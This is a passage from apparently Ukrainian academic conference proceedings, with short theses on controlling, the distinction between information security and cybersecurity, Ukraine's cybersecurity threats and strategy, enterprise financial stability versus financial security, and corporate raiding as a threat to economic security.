Основна мета контролінгу – це орієнтація управлінських процесів на досягнення всіх цілей, що стоять перед підприємством. Тому саме комплекс цілей та завдань економічної безпеки підприємства визначатиме функціональні границі контролінгу та рівень імплементації його інструментарію. Впровадження функціональних інструментів контролінгу доповнить інформаційну складову економічної безпеки релевантною інформацію для прийняття ефективних управлінських рішень щодо вирішення базових проблем розвитку бізнесу та формування адекватних стратегій успіху на ринку.

Список використаних джерел:

1.Концепция контроллинга: Управленческий учет. Система отчетности. Бюджетирование / Horvath and Partners. Пер. с нем. – 2-е изд. – М.: Альпина Бизнес Букс, 2006. – 269 с.

2. Контроллинг в бизнесе. Методологические и практические основы построения контролинга в организациях / А.М. Карминский, Н.И. Оленев, А.Г. Примак, С. Г. Фалько. – 2-е издание. – М.: Финансы и статистика, 2002. – 256 с.

3. Контроллинг как инструмент управления предприятием / Е.А. Ананькина, С.В. Данилочкин, Н.Г. Данилочкина и др.; Под ред. Н.Г. Данилочкиной. – М.: Аудит, ЮНИТИ, 2002. – 279 с.

4. Зубок М.І. Економічна безпека суб'єктів підприємництва: навч. посіб. М.І. Зубок, В.С. Рубцов, С.М. Яременко, В.Г. Гусаров – К., 2012 – 226 с.

5. Пушкар М.С. Контролінг – інформаційна підсистема стратегічного менеджменту: [монографія] / М.С. Пушкар, Р.М. Пушкар – Тернопіль: Карт-бланш, 2004. – 370 с.

6. Майер Э., Манн Р. Контроллинг для начинающих. Пер. с нем. Ю.Г. Жукова / Под ред. и предисл. В.Б. Ивашкевича. 2-е изд., пер. и доп. – М.: Финансы и статистика, 1995. – 304 с.

7. Білоус Я.Ю. Аналіз підходів до визначення поняття економічна безпека підприємства / Я.Ю. Білоус // Економіка. Менеджмент. Підприємництво: зб. наук. праць Східно-українського національного університету ім. В. Даля. Вип. 23. Ч. 2. – Луганськ: СНУ ім. В. Даля, 2011. – С. 241−247.

8. Козаченко Г. В. Економічна безпека підприємства: сутність та механізм забезпечення: [монографія] / Г.В. Козаченко, В.П. Пономарьов, О.М. Ляшенко. – К.: Лібра, 2003. – 280 с.

9. Хан Д. Планирование и контроль: концепция контроллинга: Пер. с. нем./ Под ред. и предисл. А.А. Турчака, Л.Г. Головача, М.Л. Лукашевича. – М.: Финансы и статистика, 1997. – 800 с

10. Задорожний З.В. Контролінг: навч. посіб. / З.В. Задорожний, І.Є. Давидович, А.В. Фаїзов. – Тернопіль: Економічна думка, 2010. – 224 с.

Форос Г. В.
професор кафедри кібербезпеки
та інформаційного забезпечення
ОДУВС, кандидат юридичних наук,
доцент
Березовенко Л. С.
студентка 3-го курсу фак. № 4
ОДУВС

РОЗМЕЖУВАННЯ ПОНЯТЬ ІНФОРМАЦІЙНА БЕЗПЕКА ТА КІБЕРБЕЗПЕКА

Актуальність обраної теми обумовлюється тим, що відкритий та вільний кіберпростір розширює свободу і можливості людей ,створює новий глобальний інтерактивний ринок ідей, стимулює ефективну роботу влади і активне залучення громадян до вирішення питань місцевого значення. Але водночас поряд із перевагою розвитку інформаційних технологій виникають нові загрози національній та міжнародній безпеці. Поширюються випадки не законного використання, знищення, поширення, персональних даних, незаконних фінансових операцій, крадіжок та шахрайства у мережі Інтернет.

Для початку треба чітко розмежовувати поняття кібербезпека та інформаційна безпека. Інформаційна безпека - це стан захищеності життєво важливих інтересів людини, суспільства і держави, за якого запобігається завдання шкоди через:

- неповноту, невчасність та не вірогідність інформації, що використовується;
- негативний вплив;
- негативні наслідки застосування інформаційних технологій;
- негативне поширення, використання і порушення цілісності, конфіденційності та доступності інформації.

На сьогодні поняття "інформаційна безпека" має чимало визначень, пов'язані з різними підходами та його розумінням.

Кібербезпека – це такий стан захищеності життєво важливих інтересів особистості, суспільства і держави в умовах використання комп'ютерних систем та телекомунікаційних мереж, за якого мінімізується завдання їм шкоди через: неповноту, невчасність та невірогідність інформації, що використовується ; негативний інформаційний вплив; негативні наслідки функціонування інформаційних технологій; несанкціоноване поширення , використання та порушення цілісності, конфеденційності та доступності інформації.

Набір засобів, стратегій, принципи забезпечення безпеки, гарантії безпеки , керівні принципи, підходи до управління ризиками, дії, професійна підготовка, практичний досвід, страхування і технології, які можуть бути використані для захисту кіберпростору. Тому кібербезпека полягає у спробі досягнення і збереження властивостей безпеки ресурсів організації, спрямованих проти реальних і потенційних загроз у кіберпрострі. При цьому загальні завдання забезпечення кібербезпеки передбачають забезпечення конфіденційності, цілісності та доступності інформації.

Підсумовуючи можна вважати, що поняття кібербезпеки лише трансформує існуючи підходи до поняття інформаційної безпеки.

Наприклад, Барановим О.А. розглядається кібербезпека як інформаційна безпека в умовах використання комп'ютерних систем та телекомунікаційних мереж.

Отже, на сьогодні терміни "інформаційна безпека" та "кібербезпека" – використовуються одночасно в сучасній практиці захисту інформації, наукових дослідженнях та освітній діяльності.

Щоб забезпечити кібербезпеку країни згідно Закону України "Про стратегію кібербезпеки України" від 27 січня 2016 року здійснюються такі заходи як:

- створення ефективного і зручного контакт-центру для повідомлень про випадки кіберзлочинів та шахрайства у кіберпросторі, підвищення оперативності реагування на кіберзлочини правоохоронних органів, зокрема їх регіональних підрозділів;

- удосконалення процесуальних механізмів щодо збирання доказів в електронній формі , що стосуються злочину, удосконалення класифікації, методів, засобів і технологій ідентифікації та фіксації кіберзлочинів, проведення експертних досліджень;
- запровадження блокування операторами та провайдерами телекомунікацій визначеного інформаційного ресурсу за рішенням суду;
- унормовування порядку внесення обов'язкових до виконання операторами та провайдерами телекомунікацій приписів про термінове функціонування та подальше зберігання комп'ютерних даних, збереження даних про трафік;
- врегульовувати питання можливості термінового здійснення процесуальних дій у режимі реального часу із застосуванням електронних документів та електронного цифрового підпису;
- упровадження схеми координації правоохоронних з органів щодо боротьби з кіберзлочинністю;
- підготовка суддів, слідчих та прокурорів для роботи з доказами , що стосуються злочину, отриманими в електронній формі, з урахуванням особливостями кіберзлочинів;
- запровадження особливого порядку зняття інформації з каналів телекомунікацій у випадку розслідування кіберзлочинів;
- підвищення кваліфікації співробітників правоохоронних органів .

Метою Стратегії кібербезпеки України є створення умов для безпечного функціонування безпечного функціонування кіберпростору, його використання в інтересах особи, суспільства і держави.

На жаль, кіберзлочинність постійно удосконалюється і йде в ногу з новими технологіями. Звичайно, Стратегія як і раніше є програмою необхідних дій, яка потребує внесення ряду змін до українського законодавства, що посилюють заходи відповідальності за порушення в сфері кіберпростору і вимагають серйозних інвестицій.

Однак, очевидно, що Україна повинна вжити істотних заходів у питанні про захист даних у кіберпросторі, і Стратегія, безсумнівно, є гарною основою для позитивних змін у цій сфері.

Список використаних джерел:

1. Указ Президента України № 96/2016 Про рішення Ради національної безпеки і оборони України від 27 січня 2016 року «Про Стратегію кібербезпеки України».
2. Указ Президента України № 242/2016 від 07 червня 2016 року «Про Національний координаційний центр кібербезпеки».
3. Про інформацію [Електронний ресурс]: закон України від 02.10.1992 № 2657-12 в редакції Закону України від 25.06.2016, підстава 1405-19. – Електрон. дан. (1 файл). – Режим доступу: http://zakon1.rada.gov.ua. – Назва з екрана.

4. Баранов О. А. Правове забезпечення інформаційної сфери: теорія, методологія і практика: монографія / О. А. Баранов. – Київ: Едельвейс, 2014. – 497 с.

Форос Г. В.
професор кафедри кібербезпеки
та інформаційного забезпечення
ОДУВС, кандидат юридичних наук,
доцент
Срібна А. А.
студентка 3-курсу, фак. №4
ОДУВС

ЗАГРОЗИ КІБЕРЕЗПЕКИ УКРАЇНИ

Дана проблема є дуже актуальною в даний час, адже швидка глобалізація інформаційних процесів, зростання інформаційного руху і саме головне розвиток інформаційних технологій обумовлюють виникнення нових загроз національної й міжнародної безпеки. Завдяки цьому поширюються випадки незаконного збирання, зберігання, використання, знищення, поширення персональних даних, незаконних фінансових операцій, крадіжок та шахрайства у мережі Інтернет. Такий стан справ дає підстави стверджувати, що відсутність надійної системи кібернетичної безпеки (стан захищеності кіберпростору в цілому або окремих об'єктів його інфраструктури та засобів їх взаємодії від ризику стороннього кібернетичного впливу) може призвести до втрати політичної незалежності будь-якої державу світу, тобто до фактичної поразки нею війни невійськовими засобами та підпорядкування її національних інтересів інтересам іншої (протиборчої) сторони. Тому основною метою кібербезпеки України є створення умов для безпечного функціонування кіберпростору, його використання в інтересах особи, суспільства і держави.

Тому перш за все необхідно розглянути, що ж таке кібербезпека. Кібербезпека - це безпека інформації та інфраструктури в електронному середовищі, що її забезпечує. Кібербезпека передбачає досягнення і збереження властивостей безпеки в ресурсах організації або користувачів, що спрямовані на запобігання відповідним кіберзагрозам.

Що стосується загроз кібербезпеки вони актуалізуються через дію таких чинників:

- невідповідність інфраструктури електронних комунікацій держави, рівню її розвитку та захищеності сучасним вимогам;
- недостатній рівень захищеності критичної інфраструктури, державних електронних інформаційних ресурсів та інформації, вимога щодо захисту якої встановлена законом, від кіберзагроз;
- безсистемність заходів кіберзахисту критичної інфраструктури;

- недостатній розвиток організаційно-технічної інфраструктури забезпечення кібербезпеки та кіберзахисту критичної інфраструктури і державних електронних інформаційних ресурсів;
- недостатня ефективність суб'єктів сектору безпеки і оборони України у протидії кіберзагрозам воєнного, кримінального, терористичного та іншого характеру;
- недостатній рівень координації, взаємодії та інформаційного обміну між суб'єктами забезпечення кібербезпеки.

На наш погляд, найголовнішою загрозою для нашої держави є недосконаліть нормативно-правової бази, яка б забороняла застосування інформаційної і кіберзброї, проведення інформаційних і кібероперацій, а також встановлювала би відповідальність протиборчих сторін за здійснення злочинів у IT сфері. Що стосується правоохоронних органів, які протидіють даному виду злочинної діяльності, то слід визначити Національний координаційний центр кібербезпеки, а також Кіберполіцію.

Кіберполіції - це загальний термін для підрозділу МВС і спецслужб, які займаються боротьбою зі злочинами, вчиненими в мережі Інтернет і контролюють дотримання правил поведінки у всесвітній мережі. Спектр їх роботи досить широкий: поліцейські займаються боротьбою з вірусами, DdoS-атаками, спамом, шахрайством з банківськими системами і крадіжкою особистих даних. Крім того, кіберкопи відстежують поширення порнографії і нейтралізують піратський контент.

На Національний координаційний центр кібербезпеки, покладено спектр завдань, найголовніше з яких є:

1. здійснення аналізу стану кібербезпеки;
2. результатів проведення огляду національної системи кібербезпеки;
3. стану готовності суб'єктів забезпечення кібербезпеки до виконання завдань з питань протидії кіберзагрозам, здійснення заходів щодо профілактики і боротьби з кіберзлочинністю;
4. стану фінансового та організаційного забезпечення програм та заходів із реалізації державної політики у сфері забезпечення кібербезпеки України;
5. стану виконання вимог законодавства щодо кіберзахисту державних електронних інформаційних ресурсів, інформації, вимога щодо захисту якої встановлена законом, а також критичної інформаційної інфраструктури;
6. даних про кіберінциденти стосовно державних інформаційних ресурсів в інформаційно-телекомунікаційних системах;
7. стану забезпечення кадрами національної системи кібербезпеки та підготовка пропозицій щодо її удосконалення;
8. розроблення концептуальних засад та пропозицій щодо забезпечення кібербезпеки держави, спрямованих на підвищення ефективності заходів щодо виявлення і усунення чинників, які формують потенційні та реальні загрози у сфері кібербезпеки, підготовка проектів відповідних програм та планів щодо їх попередження та нейтралізації.

Таким чином, ми можемо зробити висновок: Україна як незалежна і суверена держава прагне створити комплексну систему протидії внутрішнім і зовнішнім загрозам власному кібернетичному простору. Але існують проблеми, що заважають нашій державі, це зробити. До найбільш значущих серед них слід віднести:

– непрозорість розподілу обов'язків між певними відомствами, правоохоронними органами і силовими структурами України, що спеціалізуються на проблемах кіберзахисту, та їх незадовільне кадрове забезпечення відповідними кваліфікованими фахівцями;

– відсутність єдиного понятійно-термінологічного поля кібербезпеки України як головної складової інформаційної безпеки.

Список використаних джерел:

1.Указ Президента України № 96/2016 Про рішення Ради національної безпеки і оборони України від 27 січня 2016 року «Про Стратегію кібербезпеки України».

2.Указ Президента України № 242/2016 від 07 червня 2016 року «Про Національний координаційний центр кібербезпеки».

Хоружа Х. В.
студентка магістратури, гр. МгОА-16
Погорєлова Т. П.
науковий керівник – кандидат економічних наук, доцент
Дніпропетровський державний аграрно-економічний університет

ЧИННИКИ ЗАБЕЗПЕЧЕННЯ ФІНАНСОВОЇ СТАБІЛЬНОСТІ ПІДПРИЄМСТВА В СИСТЕМІ ЗАБЕЗПЕЧЕННЯ ФІНАНСОВО-ЕКОНОМІЧНОЇ БЕЗПЕКИ ДЕРЖАВИ

В умовах нестабільності функціонування економічної системи України фінансові аспекти діяльності підприємства були і залишаються одними з найважливіших питань їх функціонування. Але особливої актуальності набувають питання, пов'язані з забезпеченням виживання підприємств, основною передумовою якого є стабілізація фінансового стану з метою створення можливостей для поступового впевненого розвитку підприємства у довгостроковій перспективі та забезпечення економічного зростання. Запорукою виживання підприємств є його фінансова стабільність.

Вивченню різних аспектів фінансової стабільності підприємства присвячені роботи багатьох зарубіжних і вітчизняних вчених-економістів,

зокрема, І. Бланка, М. Коробова, О. Павловської, Г. Савицької, А. Шеремета, В. Плиса.

Фінансова стабільність підприємства – це здатність підприємства функціонувати при незмінних показниках фінансового стану, що знаходяться в межах нормативних значень протягом певного періоду часу. Зокрема, період часу залежатиме від конкретного виду та особливостей діяльності підприємства [1].

Чинники фінансової стабільності підприємства – сукупність подій та явищ, які виникають у внутрішньому чи зовнішньому середовищі підприємства, впливаючи на його роботу та розвиток.

Пропонуємо виокремлювати такі види чинників: макрорівень, мезорівень та мікрорівень.

Чинники макрорівня – чинники, котрі виникають на рівні держави. У сучасних умовах найбільше на фінансову стабільність підприємства впливають економічні та фінансові чинники. Вплив цих чинників може спричинити банкрутство та виникнення інших кризових явищ, внаслідок чого значно погіршується фінансова стабільність багатьох підприємств.

До фінансово-економічних чинників можна віднести: фазу економічного циклу; рівень зовнішньоекономічних зв'язків; рівень ВВП; рівень інфляції; рівень безробіття; темп росту доходів населення; податкову систему; процентну ставку; кредитну політику; валютну політику; страхування підприємств; амортизаційну політику [2].

Також до чинників макрорівня, які пливають на фінансову стабільність підприємства, можна віднести такі: – законодавчо-правові чинники (законодавчо-правова база, політична ситуація, міжнародні події та відносини); – соціальні (соціально-культурний рівень суспільства, попит та вибагливість споживачів); – науково-технічні (розвиток науки, техніки і технологій).

Чинники мезорівня виникають на рівні галузі, регіону, ринку. До ринкових чинників можна віднести такі: рівень розвитку інфраструктури ринку; бар'єри для входу на ринок та виходу з нього; рівень попиту і пропозиції; конкурентоспроможність товарів і послуг; взаємовідносини з постачальниками; рівень взаємодії з фондовим ринком; стан валютного ринку. До галузевих чинників варто віднести: специфіку галузі, в якій функціонує підприємство; наявність існуючих та потенційних конкурентів; наявність товарів-замінників; стан та перспективи розвитку сумісних галузей; стадія життєвого циклу галузі [3].

Вплив чинників мікрорівня проявляється всередині підприємства і нерозривно пов'язаний з ефективністю здійснення основної діяльності на підприємстві. Їх можна згрупувати так: виробничо-технологічні чинники; організаційно-управлінські чинники; майнові чинники.

До виробничо-технологічних чинників слід віднести наступні: рівень ресурсозабезпечення; стан технології; громіздкість виробничого процесу; фінансово-економічні результати діяльності; стадія життєвого циклу виготовленої продукції.

До організаційно-управлінських чинників слід віднести: орієнтацію на інновації; якісне стратегічне планування; ефективність управлінського апарату; стан корпоративної культури; стадію життєвого циклу підприємства; маркетинг на підприємстві; використання підприємством основних засобів; диверсифікованість асортименту продукції; рівень виробничого менеджменту; інвестиційний менеджмент; величину отриманого прибутку по інвестиційних проектах.

До майнових чинників можна віднести: величину позикового капіталу та забезпечення оптимальної структури капіталу; величину дебіторської заборгованості; фінансовий менеджмент на підприємстві; фінансовий потенціал підприємства (обсяг власних, позичених та залучених ресурсів); рентабельність продажу; обсяг прибутку [4].

Отже, фінансова стабільність підприємства – це найважливіша характеристика його діяльності, від якої залежать як особисті економічні інтереси підприємства, так і інтереси партнерів по фінансовій та іншій економічній діяльності, економічний потенціал та конкурентоспроможність підприємства.

Основними ознаками фінансово стабільного підприємства є його здатність самостійно фінансувати свою діяльність, своєчасно проводити платежі та уміння організовувати рух капіталу так, щоб забезпечити постійне перевищення прибутків над витратами з метою збереження платоспроможності і створення умов для розширення виробництва [5]. Тому важливим є розроблення досконалих методів оцінювання фінансової стабільності підприємства, котрі повинні відповідати зазначеним вище критеріям.

Список використаних джерел:

1. Пшик Б.І. Фінансова стабільність: сутність та особливості прояву / Б. І. Пшик // Вісник СевНТУ. Серія «Економіка і фінанси«. – 2013. – № 138. – С. 91–96 [Електронний ресурс]. – Режим доступу: http://nbuv.gov.ua/j-pdf/ Vsntue_2013_138_16.pdf.

2. Романишин М.І. Економічна стабільність підприємства: сутність та її складові / М.І. Романишин, Н.О. Шпак // Науковий вісник Національного лісотехнічного університету України: зб. наук.-техн. праць. – Львів: РВВ НЛТУ України. – 2009. – Вип. 19.10. – С. 248–253.

3. Козюк В.В. Монетарні засади глобальної фінансової стабільності / В.В. Козюк. – Тернопіль: Економічна думка- 2009. – 728 с.

4. Керанчук Т.Л. Фінансова стабільність підприємства і методичні аспекти її оцінки / Т.Л. Керанчук // Економіка України. – 2000. – № 1. – С. 83–87.

5. Савицька Г.В. Економічний аналіз діяльності підприємства: навч. посіб. / Г.В. Савицька. – К.: Знання, 2007. – 943 с.

Хуторна М. Е.
доцент кафедри банківської справи Черкаського навчально-наукового інституту ДВНЗ «Університет банківської справи» кандидат економічних наук, доцент

КОМПАРАТИВНИЙ АНАЛІЗ СПІЛЬНИХ ТА ВІДМІННИХ РИС ЗМІСТУ ПОНЯТЬ «ФІНАНСОВА СТАБІЛЬНІСТЬ» ТА «ФІНАНСОВА БЕЗПЕКА»

Проведений аналіз економічної літератури, присвяченої проблематиці фінансової стабільності, дозволив виявити відсутність (за винятком окремих наукових праць) розкриття взаємозв'язку понять «фінансова стабільність» та «фінансова безпека». Так, у концепції економічної безпеки, розробленої колективом вчених під керівництвом академіка В. М. Гейця, поняття фінансової стабільності та фінансової безпеки ототожнюються, а саме, під фінансовою безпекою розуміється стабільний розвиток фінансової системи країни і її стійкість до потенційно негативного впливу зовнішніх і внутрішніх шоків [1, с. 29].

Поряд з цим також існує думка про первинність фінансової стабільності відносно фінансової безпеки. Так, В. К. Сенчагов тлумачить фінансову безпеку як забезпечення такого розвитку фінансової системи і фінансових відносин і процесів в економіці, при якому створюються необхідні фінансові умови для соціально-економічної і фінансової стабільності розвитку країни, збереження цілісності та єдності фінансової системи (включаючи грошову, бюджетну, кредитну, податкову та валютні системи), успішного подолання внутрішніх і зовнішніх загроз у фінансовій сфері [2, с. 312]. У свою чергу, Дурмус Йілмаз (*Durmuş Yılmaz*) вважає, що «фінансова безпека і фінансова стабільність настільки взаємопов'язані, що можна з легкістю довести, що стабільність є також необхідною умовою для забезпечення фінансової безпеки в системі або навпаки. Фінансова безпека та фінансова стабільність сприяють покращенню «здоров'я» фінансових систем, ефективному розподілу ресурсів, ефективному управлінню та розподілу ризиків в економіці» [3].

Н. Я. Кравчук, О. Я. Колісник, О. Ю. Мелих розглядають стабільність (зокрема фінансову), як засіб досягнення фінансової безпеки, тобто мислять останнє первинним по відношенню до фінансової стабільності [4].

Слушною є думка провідного науковця України у сфері безпекознавства О. І. Барановського, який акцентуючи увагу на складності та комплексності явища фінансової безпеки, зауважує, що системний метод тлумачення змісту даного поняття є єдино можливим підходом, що дозволяє розкрити його багатоаспектне значення [5, с. 258]. На нашу думку, поняття фінансової безпеки та фінансової стабільності тісно взаємопов'язані, однак, при цьому забезпечення фінансової стабільності є однією з необхідних умов фінансової безпеки. Так, інститут фінансової стабільності направлений на попередження

зародження або завчасне виявлення системних ризиків та мінімізацію їх негативного впливу на фінансову систему, недопущення критичного зниження рівня ефективності перерозподілу нею фінансових ресурсів від власників заощаджень до інвесторів, тобто має за мету згладжування ринкової циклічності, забезпечення передумов до стабільного економічного розвитку країни. У свою чергу, інститут фінансової безпеки, як складова національної безпеки країни в економічній сфері, переслідує мету збереження захисту економічних (фінансових) інтересів різного рівня. Останнє є неможливе без забезпечення фінансової стабільності. На макрорівні метою фінансової безпеки є забезпечення фінансової незалежності країни. У свою чергу, фінансова стабільність та фінансова безпека підпорядковуються єдиній меті вищого порядку – забезпеченню рівномірного, цілеспрямованого та передбачуваного зростання добробуту населення.

Різниця, на нашу думку, полягає в особливостях сприйняття природи та характеру впливу загроз фінансовій стабільності та фінансовій безпеці, які у більшій мірі є спільними. Так, наприклад, приток так званих «гарячих» грошей іноземного походження, деструктивно-спекулятивна роль яких як дестабілізатора економіки у країні перебування підтверджується багатьма прикладами, є об’єктом вивчення як суб’єктами забезпечення фінансової безпеки, так і фінансової стабільності. Оскільки спекулятивний капітал практично не реалізується в економіці та функціонально проявляється через вкладення в короткострокові активи, він насамперед впливає на економічне зростання економік країн-емітентів і відповідно зниження економічного потенціалу вітчизняної економіки, що, з точки зору фінансової безпеки порушує національні інтереси. З позиції фінансової стабільності жодна країна не може досягти економічної стабільності в умовах ізоляції, при цьому, звичайно, обсяги спекулятивних капіталів, особливо, якщо вони є джерелом формування ресурсів банків, діагностуються з позицій їх можливості спровокувати виникнення системних ризиків. Однак, у даному випадку вони вивчаються не з позиції дотримання національних інтересів, а значущості фінансових дисбалансів. Аналогічні положення можна сформулювати щодо частки іноземного капіталу у банківському секторі: її зростання з позиції фінансової безпеки є проявом зниження рівня фінансової незалежності країни, однак, при цьому може сприяти підвищенню фінансової стабільності, тобто здатності банківської системи у перспективі поглинати шоки та неочікувані події, які виникають як у фінансовій сфері, так і реальній економіці, без порушення власної функціональності. При цьому, саме на рівні фінансової безпеки визначається критичний поріг частки іноземного капіталу у банківському секторі, локалізація та тривале утримання якої у допустимих межах, у свою чергу, позитивно впливає на рівень фінансової стабільності банківської системи.

Узагальнення спільних та відмінних рис між поняттями «фінансова стійкість», «фінансова стабільність», «фінансова безпека» представлено у табл. 1.

Таблиця 1

Спільні та відмінні риси змісту понять «фінансова стійкість», «фінансова стабільність», «фінансова безпека»

Ознака	Фінансова стійкість	Фінансова стабільність	Фінансова безпека
Час	Статична характеристика	Динамічна характеристика	Динамічна характеристика
Природа («ядро») поняття	Характеризує рівень опірності економічної системи негативним впливам внутрішнього та зовнішнього середовища у конкретний момент часу або протягом короткострокового визначеного періоду	Характеризує здатність економічної системи до ефективного функціонування у довгостроковій перспективі	Характеризує рівень захищеності фінансових інтересів агентів економічних відносин у часі
Ключові характеристики, що формують економічний зміст поняття	Опірність до зовнішніх та внутрішніх шоків; внутрішня збалансованість фінансових потоків; володіння достатнім «запасом міцності»; поверненість до попереднього стану	Опірність, адаптаційність (пластичність) та протидія негативним впливам; володіння та здатність до формування достатнього «запасу міцності» у часі; безперебійність та ефективність виконання основних функцій; внутрішня та зовнішня збалансованість; планомірний, цілеспрямований розвиток навіть в умовах дії загроз	Опірність, адаптаційність та протидія негативним впливам; достатній рівень захищеності фінансових інтересів агентів економічних відносин у сенсі максимізації їх доходів за одночасної мінімізації ризиків (можливих втрат); стабільний розвиток протягом тривалого часу та належний рівень захисту національних фінансових інтересів
Фундаментальна передумова забезпечення	Капітальна стійкість	Фінансова стійкість	Фінансова стабільність
Об’єкт управління	Вхідні та вихідні грошові потоки	Системні ризики	Фінансові інтереси

Примітка. Розробка автора

Отже, фінансова стабільність та фінансова безпека є тісно взаємопов'язаними та взаємодоповнюючими поняттями. Лише в умовах стабільної фінансової системи є можливим забезпечити належний захист та реалізацію фінансових інтересів економічних агентів, які, насамперед, передбачають оптимальний рівень забезпеченості фінансовими ресурсами, достатній для забезпечення ефективного, цілеспрямованого функціонування суб'єктів господарювання у часі, що, у кінцевому підсумку, сприяє соціально-економічному розвитку країни. У свою чергу, фінансова безпека на підставі дії зворотних зв'язків впливає на стан як фінансової стійкості, так і фінансової стабільності. Так, наприклад, залученість кредитної установи до схем відмивання коштів, насамперед, є загрозою фінансовій безпеці установи. Однак, її наслідки, які найчастіше проявляються у відтоку клієнтів, здійснюють негативний вплив на поточну фінансову стійкість, що, у свою чергу, веде до зниження рівня фінансової стабільності. При цьому, звичайно, можуть мати місце і позитивні зворотні зв'язки, однак, важливим є саме здатність превентивного виявлення та попередження розвитку негативних зворотних впливів.

Список використаних джерел:

1. Концепція економічної безпеки України / Підгот. В. М. Геєць та ін.; НАН України, Ін-т. екон. прогнозування. – К. : Логос, 1999. – 56 с.
2. Экономическая безопасность России: общий курс : учебник / Под ред. В. К. Сенчагов. – 2-е изд. – М. : Дело, 2005. – 896 с.
3. Durmuş Y.ılmaz. Financial security and stability / Y. Durmuş // Measuring and Fostering the Progress of Societies: The OECD World Forum on Statistics, Knowledge and Policy. – İstanbul, 2007. – 27–30 June. – 7 p. – Available at : http://www.oecd.org/site/worldforum06/38797677.pdf.
4. Кравчук Н. Я. Фінансова безпека: Навчально-методичний посібник. / Н. Я. Кравчук, О. Я. Колісник, О. Ю. Мелих – Тернопіль: Вектор, 2010. – 277 с.
5. Барановський О. І. Філософія безпеки : монографія : у 2 т. / О. І. Барановський. – К. : УБС НБУ, 2014. – Т. 1 : Основи економічної і фінансової безпеки економічних агентів – 831 с.

Хуторянський О. В.
провідний науковий співробітник відділу організації науково-дослідної роботи, Національної академії внутрішніх справ, кандидат юридичних наук

РЕЙДЕРСТВО – ЯК ЗАГРОЗА ЕКОНОМІЧНІЙ БЕЗПЕЦІ ДЕРЖАВИ

Господарська діяльність є однією з найбільш вражених злочинністю сфер суспільного життя в Україні та у світі і в той же час – найменш захищеною з боку держави. Пояснити це можна тим, що економічна злочинність в будь-якій країні характеризується різноманітністю способів вчинення, високоінтелектуальним характером, швидкою адаптацією до нових форм і методів господарської діяльності, опануванням нових технологій її здійснення тощо.

Організація ефективної системи попередження злочинності у сфері економіки є однією з найактуальніших соціальних проблем сучасності, вирішення якої для багатьох країн світу є надзвичайно важливою і складною справою. Особливо це стосується злочинів що пов'язані з господарською діяльністю. Ринкова економіка України у своєму поступальному розвитку стає дедалі привабливішою для вітчизняних та зарубіжних інвесторів. Але, разом з тим, недосконаліть вітчизняного законодавства гальмує цей процес.

У сфері економіки і майнових відносин поширюються різного роду зловживання. Одним із таких проявів є протиправне поглинання або захоплення підприємств різної форми власності методами насильства, шантажу, підкупу чи інших зловживань, що в правовій і економічній літературі отримало назву «рейдерство».

У всьому світі рейдерство розцінюють як фактор недосконалості політичних, правових структур влади в державі, її чинного законодавства, відсутності належних умов для захисту бізнесу, прав власників і рівноправної конкуренції. І те, що в Україні є таке явище, як рейдерство, ще раз підкреслює глибину системних проблем нашої держави. Першочерговою причиною попиту на рейдерські послуги вважається початок переходу України до ринкових відносин та активне здійснення «глобального» перерозподілу власності. Останніми роками цей попит стає більш свідомим, організованим та масовим, що зумовлено кількома факторами: недосконалістю чинного законодавства, корумпованістю виконавчої та судової влади; нестабільністю політичної ситуації та перерозподілом власності між фінансово-промисловими групами.

Випадки рейдерства в його різноманітних проявах можна спостерігати в різні часи і майже в усіх країнах з ринковою економікою.

Зародилося рейдерство у Великобританії тоді, коли британські військові кораблі в одиночку виконували бойові завдання із захоплення торгових кораблів інших держав.

Рейдерство в сучасному розумінні, тобто знищення компанії і перерозподіл її власності та корпоративних прав, з'явилося у США в 60–70-х роках XX століття. Найпершим рейдером, за оцінками спеціалістів, став Джон Рокфеллер, засновник Standart Oil, який різними способами скуповував акції своїх конкурентів для зміцнення і процвітання власного бізнесу ще наприкінці XIX століття.

Історію українського рейдерства умовно можна поділити на два періоди. Перший – це початок 90-х років до 2000 року (підприємства захоплювали відверто кримінальним шляхом, досить часто із застосуванням фізичного насильства).

Другий період, започаткований 2000 року, триває донині і характеризується напівзаконним загарбанням підприємств, більш легальними методами боротьби та активним протистоянням рейдерству.

Проведений групою експертів-аналітиків громадської організації «Антирейдерський Союз підприємців України» аналіз понад двох тисяч рейдерських атак на підприємства, установи, організації і корпорації, що є членами Українського союзу промисловців і підприємців (УСПП) (з 2008 по 2014 рр., у рамках Концепції корпоративної безпеки членів УСПП), та судової практики дозволив визначити основні схеми та етапи дій рейдерів на шляху захоплення владних повноважень у керівництві підприємством чи компанією:

1. Замовлення. На цьому етапі рейдер здійснює вибір об'єкта. Головною метою вибору є ліквідність підприємства, його основні фонди, нерухомість, земля, на якій знаходиться цей об'єкт (об'єкти). У підготовці до другого етапу захоплення об'єкта рейдер заручається підтримкою реєстратора цінних паперів, податкової служби, правоохоронних органів; створює висококваліфіковану, підготовлену команду; «підтягує» вільний фінансовий капітал (як мінімум, сотні тисяч доларів). Також шукає підтримки у судових і місцевих органів влади.

2. Атака. Цей етап виявляється у скупці рейдером акцій у акціонерів – з можливістю, і у тих, хто володіє незначною кількістю акцій. Це потрібно для нарощування загального права на управління.

3. Дії, що не порушують законодавства, але виходять за рамки моралі («сіре» рейдерство). Вони передбачають: здійснення цілеспрямованої кампанії в ЗМІ з дискримінації менеджменту підприємства-«жертви»; дестабілізацію роботи підприємства шляхом різного роду запитів монетарного акціонера про господарську і організаційну діяльність; завдяки запитам акціонерів, депутатів, громадських організацій до органів прокуратури, МВС, податкової служби тощо дестабілізується робота підприємства через позачергові перевірки; з метою дискредитування та ізолювання від управлінських функцій осіб, які знаходяться в системі управління робляться спроби порушення кримінальних справ щодо них правоохоронними органами; скуповуються дані реєстру підприємства у реєстратора (останнім часом є приклади і підкупу самого реєстратора).

4. Дії, пов'язані з порушенням законодавства – «чорне рейдерство». В основі таких дій лежить неправове рішення суду.

Універсального способу захисту підприємства від рейдерства немає. Утім, шанси рейдера на успішну атаку значно знижуються, якщо власник вчасно вибудує кілька ліній оборони, ретельно структурує систему власності, розробить способи прийняття рішень.

Практика показує, що найефективнішим від захоплення підприємства рейдерами є захист превентивного характеру. Його стратегічна мета – максимальне підвищення вартості захоплення підприємства для того, щоб зробити атаку рейдерів нерентабельною, а отже – недоцільною. Відповідно власникові необхідно здійснити заходи, щоб перевести інтерес потенційного рейдера із площини корпоративного захоплення на цивілізований механізм об'єднання та поглинання.

Для цього слід провести системну реструктуризацію бізнесу, що дасть змогу створити таку систему володіння і управління найбільш привабливих активів, яка зробить захоплення рейдерами підприємства нерентабельним бізнесом.

